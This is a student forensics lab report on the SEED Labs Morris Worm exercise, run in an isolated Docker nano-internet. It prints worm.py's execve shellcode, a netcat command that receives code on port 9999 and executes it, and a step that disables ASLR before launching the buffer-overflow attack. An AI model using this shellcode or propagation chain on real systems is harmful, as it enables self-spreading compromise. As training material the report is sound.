

CIP-B105 — COMPUTER FORENSICS CASE STUDY II
Case Study 4 — Morris Worm: Controlled Attack Observation

Submitted by
CHUKWUEBUKA BASIL OKORIE
Student ID: C11/26/DFIT/17302

Cohort 11 — Digital Forensic Internship Training
International Cybersecurity and Digital Forensics Academy (ICDFA)
Nasarawa, Nigeria

Instructor:
Mr. Aminu Idris, AMCPN

Executive Summary

This report covers a controlled, authorised observation of the Morris Worm attack model, reproduced in its simplified SEED Labs training form inside an isolated, Docker-based “nano-internet.” The exercise followed the SEED Security Labs “Morris Worm” module (Wenliang Du, Syracuse University) and was confined at every step to the emulated environment described below; no host or network outside that environment was contacted or targeted.

The nano-internet was assembled from the supplied Dockerfiles and docker-compose.yml into three autonomous systems, AS151, AS152 and AS153, each carrying five hosts and one router, joined through a shared internet exchange (ix100, labelled “NYC-100”) (Figures 3–11). Before any attack activity, the running state of the environment was confirmed twice: first as a flat container list produced by dockps (Figure 12), and again visually through the SEED internet map at localhost:8080/map.html, which rendered all eighteen containers in their correct AS groupings (Figures 13–14).

The two artefacts central to the exercise, badfile and worm.py, were listed in their original, pre-execution state (Figure 15) before their contents were reviewed (Figure 16). worm.py carries a shellcode payload aimed at a buffer-overflow weakness deliberately built into the /bof/server binary shipped in the morris-worm-base image (Figure 8), and its embedded command line shows the worm’s propagation logic in full: an infected host is made to listen on TCP port 9999 with netcat, receive a fresh copy of worm.py over that connection, and execute it.

Immediately before launch, address-space layout randomisation was disabled on the attacking host and basic reachability to the intended victim, 10.151.0.71 (AS151, host_0), was confirmed on port 9090 (Figure 17). worm.py was then run from the attacker shell. The console output showed the worm identifying itself (“The worm has arrived on this host”), naming 10.151.0.71 as its target, and triggering the shellcode’s diagnostic ping to 1.2.3.4 (Figure 18) — the signal the SEED map visualiser watches for to flag an infected node.

Environment Setup and Verification

```
[09/24/26] seed@VM:~/worm$ ll
total 1988
drwxrwxr-x 7 seed seed 4096 Nov 26 2023 Labsetup
-rw-rw-r-- 1 seed seed 2029834 Dec 13 2025 Labsetup.zip
[09/24/26] seed@VM:~/worm$
```

Figure 1. Attacker VM (~/worm), confirming the presence of the extracted lab files: the Labsetup directory and the original Labsetup.zip archive.

```
[09/24/26] seed@VM:~/worm$ ll Labsetup
total 36
drwxrwxr-x 3 seed seed 4096 Mar 13 2024 emulator-code
drwxrwxr-x 277 seed seed 16384 Apr 16 2024 internet-mini
drwxrwxr-x 23 seed seed 4096 Nov 26 2023 internet-nano
-rw-rw-r-- 1 seed seed 358 Nov 26 2023 README.md
drwxrwxr-x 2 seed seed 4096 Mar 13 2024 shellcode
drwxrwxr-x 2 seed seed 4096 Feb 10 2026 worm
[09/24/26] seed@VM:~/worm$
```

Figure 2. Contents of the Labsetup directory, with the folders required for this exercise highlighted: internet-nano (the nano-internet definition), shellcode, and worm.

```

[09/24/26] seed@VM:~/worm$ cd Labsetup/internet-nano
[09/24/26] seed@VM:~/../internet-nano$ ll
total 104
-rw-rw-r-- 1 seed seed 18614 Nov 26 2023 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 dummies
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_151_host_0
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_151_host_1
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_151_host_2
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_151_host_3
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_151_host_4
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_152_host_0
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_152_host_1
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_152_host_2
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_152_host_3
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_152_host_4
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_153_host_0
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_153_host_1
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_153_host_2
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_153_host_3
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 hnode_153_host_4
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 morris-worm-base
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 rnode_151_router0
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 rnode_152_router0
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 rnode_153_router0
drwxrwxr-x 2 seed seed 4096 Nov 26 2023 rs_ix_ix100
[09/24/26] seed@VM:~/../internet-nano$ █

```

Figure 3. Contents of Labsetup/internet-nano, listing docker-compose.yml alongside the per-host Dockerfile directories for AS151, AS152 and AS153 (five hosts each), the morris-worm-base image, the three AS routers, and the internet-exchange router (rs_ix_ix100).

```

[09/24/26] seed@VM:~/../internet-nano$ cat docker-compose.yml
version: "3.4"
services:
  morris-worm-base:
    build:
      context: morris-worm-base
      image: morris-worm-base
    ee6b6326cce7e5be4913cbfc86f3c820:
      build:
        context: .
        dockerfile: dummies/ee6b6326cce7e5be4913cbfc86f3c820
      image: ee6b6326cce7e5be4913cbfc86f3c820
      depends_on:
        - morris-worm-base
  39e016aa9e819f203ebc1809245a5818:
    build:
      context: .
      dockerfile: dummies/39e016aa9e819f203ebc1809245a5818
      image: 39e016aa9e819f203ebc1809245a5818
  hnode_151_host_0:
    build: ./hnode_151_host_0
    container_name: as151h-host_0-10.151.0.71
    depends_on:
      - ee6b6326cce7e5be4913cbfc86f3c820
    cap_add:
      - ALL
    sysctls:
      - net.ipv4.ip_forward=1
      - net.ipv4.conf.default.rp_filter=0
      - net.ipv4.conf.all.rp_filter=0

```





Figure 4. First section of docker-compose.yml (cat output), showing the morris-worm-base service build definition and the start of the hnode_151_host_0 configuration, including its assigned address 10.151.0.71.

A terminal window with a dark background. The title bar says "Terminal" and "Sep 24 05:24". The prompt is "seed@VM: ~/.../Internet-nano". The output shows the first part of a docker-compose.yml file. It includes labels for "org.seedsecuritylabs.seedemu.meta" with values for asin, nodename, role, net.0.name, and net.0.address. Then it defines "hnode_151_host_1" with build, container_name, depends_on, cap_add, sysctls, privileged, and networks. The network "net_151_net0" is defined with an ipv4_address. Finally, it shows the labels for "hnode_151_host_0" with similar meta-information and a net.0.address.

```
Terminal Sep 24 05:24
seed@VM: ~/.../Internet-nano

    ipv4_address: 10.151.0.71

labels:
  org.seedsecuritylabs.seedemu.meta.asin: "151"
  org.seedsecuritylabs.seedemu.meta.nodename: "host_0"
  org.seedsecuritylabs.seedemu.meta.role: "Host"
  org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
  org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.71/24"

hnode_151_host_1:
  build: ./hnode_151_host_1
  container_name: as151h-host_1-10.151.0.72
  depends_on:
    - ee6b6326cce7e5be4913cbfc86f3c820
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=1
    - net.ipv4.conf.default.rp_filter=0
    - net.ipv4.conf.all.rp_filter=0
  privileged: true
  networks:
    net_151_net0:
      ipv4_address: 10.151.0.72

labels:
  org.seedsecuritylabs.seedemu.meta.asin: "151"
  org.seedsecuritylabs.seedemu.meta.nodename: "host_1"
  org.seedsecuritylabs.seedemu.meta.role: "Host"
  org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
  org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.72/24"
```

Figure 5. Continuation of docker-compose.yml, showing the hnode_151_host_0 and hnode_151_host_1 network labels and addresses (10.151.0.71 and 10.151.0.72) under AS151.

```

    org.seedsecuritylabs.seedemu.meta.scope: "152"
    org.seedsecuritylabs.seedemu.meta.name: "net0"
    org.seedsecuritylabs.seedemu.meta.prefix: "10.152.0.0/24"

net_153_net0:
  driver_opts:
    com.docker.network.driver.mtu: 1500
  ipam:
    config:
      - subnet: 10.153.0.0/24
  labels:
    org.seedsecuritylabs.seedemu.meta.type: "local"
    org.seedsecuritylabs.seedemu.meta.scope: "153"
    org.seedsecuritylabs.seedemu.meta.name: "net0"
    org.seedsecuritylabs.seedemu.meta.prefix: "10.153.0.0/24"

net_ix_ix100:
  driver_opts:
    com.docker.network.driver.mtu: 1500
  ipam:
    config:
      - subnet: 10.100.0.0/24
  labels:
    org.seedsecuritylabs.seedemu.meta.type: "global"
    org.seedsecuritylabs.seedemu.meta.scope: "ix"
    org.seedsecuritylabs.seedemu.meta.name: "ix100"
    org.seedsecuritylabs.seedemu.meta.prefix: "10.100.0.0/24"
    org.seedsecuritylabs.seedemu.meta.displayname: "NYC-100"

```

09/24/26]seed@VM:~/.../internet-nano\$ █

Figure 6. Continuation of docker-compose.yml, showing the net_153_net0 subnet (10.153.0.0/24) and the shared internet-exchange subnet net_ix_ix100 (10.100.0.0/24, display name "NYC-100").

```

[09/24/26]seed@VM:~/.../internet-nano$ cat hnode_151_host_0/Dockerfile
FROM ee6b6326cce7e5be4913cbfc86f3c820
ARG DEBIAN_FRONTEND=noninteractive
COPY 082b96ec819c95ae773daebde675ef80 /start.sh
COPY d18858afc6bb66ec3a19d872077acfd2 /seedemu_sniffer
COPY 17ac2d812a99a91e7f747e1defb72a29 /seedemu_worker
RUN chmod +x /start.sh
RUN chmod +x /seedemu_sniffer
RUN chmod +x /seedemu_worker
COPY e01e36443f9f72c6204189260d0bd276 /ifinfo.txt
COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
CMD ["/start.sh"]

[09/24/26]seed@VM:~/.../internet-nano$ █

```

Figure 7. Dockerfile for hnode_151_host_0, showing the base image reference and the copied start.sh, seedemu_sniffer and seedemu_worker components used to run the node.

```
[09/24/26]seed@VM:~/.../internet-nano$ cat morris-worm-base/Dockerfile
FROM handsonsecurity/seedemu-multiarch-base:buildx-latest
ARG DEBIAN_FRONTEND=noninteractive

RUN apt-get update \
    && apt-get install -y --no-install-recommends python3.8-distutils

COPY server /bof/server
COPY stack /bof/stack
RUN chmod +x /bof/server
RUN chmod +x /bof/stack
[09/24/26]seed@VM:~/.../internet-nano$ █
```

Figure 8. Dockerfile for morris-worm-base, built from handsonsecurity/seedemu-multiarch-base and copying in the /bof/server and /bof/stack binaries that provide the deliberately vulnerable service targeted by the worm.

```
[09/24/26]seed@VM:~/.../internet-nano$ dcbuild
seedemu-internet-client uses an image, skipping
Building morris-worm-base
Step 1/7 : FROM handsonsecurity/seedemu-multiarch-base:buildx-latest
--> 170a7a0b8e75
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
--> Using cache
--> 41fb69aef0fd
Step 3/7 : RUN apt-get update      && apt-get install -y --no-install-recommends python3.8-distutils
--> Using cache
--> 699964fd92d2
Step 4/7 : COPY server /bof/server
--> Using cache
--> 995053597742
Step 5/7 : COPY stack /bof/stack
```

Figure 9. Output of dcbuild, showing the build of the morris-worm-base image beginning, including the steps that copy in the server and stack binaries.

```
Successfully built f2d20a383eee
Successfully tagged internet-nano_rs_ix_ix100:latest
[09/24/26]seed@VM:~/.../internet-nano$
```

Figure 10. Confirmation that the final image in the build sequence, internet-nano_rs_ix_ix100, was built and tagged successfully.

```
[09/24/26]seed@VM:~/.../internet-nano$ dcup
Starting internet-nano_morris-worm-base_1 ... done
Starting seedemu_internet_map ... done
Starting internet-nano_39e016aa9e819f203ebc1809245a5818_1 ... done
Starting as100rs-ix100-10.100.0.100 ... done
Starting as153r-router0-10.153.0.254 ... done
Starting as151r-router0-10.151.0.254 ... done
Starting as152r-router0-10.152.0.254 ... done
Starting internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
Starting as151h-host_3-10.151.0.74 ... done
Starting as152h-host_4-10.152.0.75 ... done
Starting as153h-host_3-10.153.0.74 ... done
Starting as151h-host_2-10.151.0.73 ... done
Starting as152h-host_3-10.152.0.74 ... done
Starting as152h-host_1-10.152.0.72 ... done
Starting as153h-host_4-10.153.0.75 ... done
Starting as151h-host_4-10.151.0.75 ... done
Starting as152h-host_2-10.152.0.73 ... done
Starting as152h-host_0-10.152.0.71 ... done
Starting as153h-host_2-10.153.0.73 ... done
Starting as153h-host_1-10.153.0.72 ... done
Starting as153h-host_0-10.153.0.71 ... done
Starting as151h-host_0-10.151.0.71 ... done
Starting as151h-host_1-10.151.0.72 ... done
Attaching to internet-nano_39e016aa9e819f203ebc1809245a5818_1, internet-nano_morris-worm-base_1, seedemu_internet_map, as100rs-ix100-10.100.0.100, internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1, as151r-router0-10.151.0.254, as152r-router0-10.152.0.254, as153r-router0-10.153.0.254, as152h-host_4-10.152.0.75, as151h-host_3-10.151.0.74, as151h-host_2-10.151.0.73, as153h-host_3-10.153.0.74, as153h-host_4-10.153.0.75, as15
```

Figure 11. Output of dcup, showing every container in the nano-internet starting in turn: the three AS routers, the internet-exchange router, all fifteen hosts, and the internet map visualiser.

```
[09/24/26]seed@VM:~/.../internet-nano$ dockps
10ea57b299cf as152h-host_0-10.152.0.71
eebd7ce78ed4 as151h-host_4-10.151.0.75
9d775876f869 as152h-host_4-10.152.0.75
b58247962e38 as153h-host_0-10.153.0.71
7dd1bfda5da2 as152h-host_2-10.152.0.73
49ffad5cdf38 as153h-host_2-10.153.0.73
172b5f33c065 as151h-host_0-10.151.0.71
34ada7cee3fe as151h-host_1-10.151.0.72
68f9e0af1825 as153h-host_1-10.153.0.72
2ed91c99ae7f as151h-host_2-10.151.0.73
8c4c17ceadcc as151h-host_3-10.151.0.74
b67f51f83299 as152h-host_3-10.152.0.74
0673405c96ea as152h-host_1-10.152.0.72
d8b50f399d50 as151r-router0-10.151.0.254
0d23bb4a8fd4 as153r-router0-10.153.0.254
74a33a536681 as152r-router0-10.152.0.254
97d2e855527a as100rs-ix100-10.100.0.100
0369c0f81a7b seedemu_internet_map
[09/24/26]seed@VM:~/.../internet-nano$
```

Figure 12. Output of dockps, listing all eighteen running containers. This is the pre-infection baseline of the nano-internet, captured before any attack activity.




Figure 13. SEED internet map (localhost:8080/map.html) showing the full nano-internet topology: AS151 (pink), AS152 (blue) and AS153 (green), each with five hosts and a router, meeting at the NYC-100 exchange.




Figure 14. Internet map with the filter “icmp and dst 1.2.3.4” applied and the details panel open for node 151/host_2 (10.151.0.73/24). This filter is the mechanism used later to flag an infected host and was verified as working before the attack was launched.

Worm Creation and Attack Launch

```
[09/24/26]seed@VM:~/.../worm$ ll
total 8
-rw-rw-r-- 1 seed seed 500 Feb 10 2026 badfile
-rwxrwxr-x 1 seed seed 2745 Feb 10 2026 worm.py
[09/24/26]seed@VM:~/.../worm$
```

Figure 15. Directory listing of ~/worm showing badfile (500 bytes) and worm.py (2745 bytes, executable) with their original, pre-execution timestamps.

```
seed@VM: ~/.../worm
[09/24/26]seed@VM:~/.../worm$ ll
total 8
-rw-rw-r-- 1 seed seed 500 Feb 10 2026 badfile
-rwxrwxr-x 1 seed seed 2745 Feb 10 2026 worm.py
[09/24/26]seed@VM:~/.../worm$ cat worm.py
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "\xff\xff\xff"
    "AAAABBBBCCCCDDDD"
    "/bin/bash*"
    "-C*"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    "echo '(^ ^) Shellcode is running (^ ^)';"
    "nc -lnv 9999 > worm.py && python3 worm.py"
    "
    "
    "123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Figure 16. Source of worm.py (cat output), showing the embedded shellcode/badfile payload and the propagation command it carries: nc -lnv 9999 > worm.py && python3 worm.py.

```
[09/24/26]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/24/26]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[09/24/26]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[09/24/26]seed@VM:~/.../worm$ █
```

Figure 17. Disabling address-space layout randomisation on the attacking host (kernel.randomize_va_space=0), followed by two reachability checks against the victim host 10.151.0.71 on port 9090.

```
[09/24/26]seed@VM:~/.../worm$ worm.py
The worm has arrived on this host ^_^
*****
>>>> Attacking 10.151.0.71 <<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[09/24/26]seed@VM:~/.../worm$ █
```

Figure 18. Execution of worm.py from the attacker shell. The output confirms the worm has started, identifies 10.151.0.71 as the target (“>>>> Attacking 10.151.0.71 <<<<”), and shows the resulting diagnostic ping to 1.2.3.4.

Conclusion

The evidence gathered across Figures 1–18 follows the same broad narrative as the original 1988 incident, at a much smaller and strictly bounded scale. Robert Morris’s release exploited four separate weaknesses; a debug backdoor in sendmail, a stack buffer overflow in the finger daemon, the trust relationship created by .rhosts/hosts.equiv files, and weak-password guessing; to spread across the early Internet without any single point of control. What was built and executed in this exercise reproduces only one of those four vectors: the finger-daemon-style buffer overflow, re-implemented here as a scripted attack against a deliberately vulnerable /bof/server binary (Figure 8) running inside an isolated container network. The sendmail defect, .rhosts abuse and password-guessing routine that made up the other three-quarters of the original worm’s spreading logic were not part of this lab and were not attempted.

The training worm is also narrower in behaviour than its namesake in ways that matter to this investigation. The original Morris Worm actively tried to disguise its own process name, spawned and killed copies of itself to resist observation, and had a broken re-infection check that let it repeatedly re-compromise hosts it had already infected — which is what caused it to cripple thousands of machines through resource exhaustion rather than by deliberate design. worm.py, by contrast, is written to check for badfile before proceeding so that only one copy runs per host, and it carries no destructive or resource-exhaustion routine; the only action observed in this exercise was the worm announcing its own arrival and sending a single diagnostic ping to 1.2.3.4, a signal used solely so the SEED map visualiser could flag the host as infected.

Within the scope of what was captured, the evidence supports the following: the nano-internet was built and its running state verified against its declared topology before any attack activity took place (Figures 3–14); worm.py and badfile existed in an unmodified, pre-execution state immediately before the attack (Figure 15); the worm’s propagation mechanism is explicitly a netcat listener on TCP port 9999 chained to re-execution of worm.py (Figure 16); and the attack was launched from the attacker shell against a specific, correctly identified victim, 10.151.0.71, producing the expected “worm has arrived” output and the 1.2.3.4 diagnostic ping (Figure 18).

Overall, the material reviewed is consistent with a correctly scoped, non-destructive, single-host demonstration of the finger-daemon buffer-overflow component of the Morris Worm, carried out entirely inside an isolated, purpose-built emulation environment.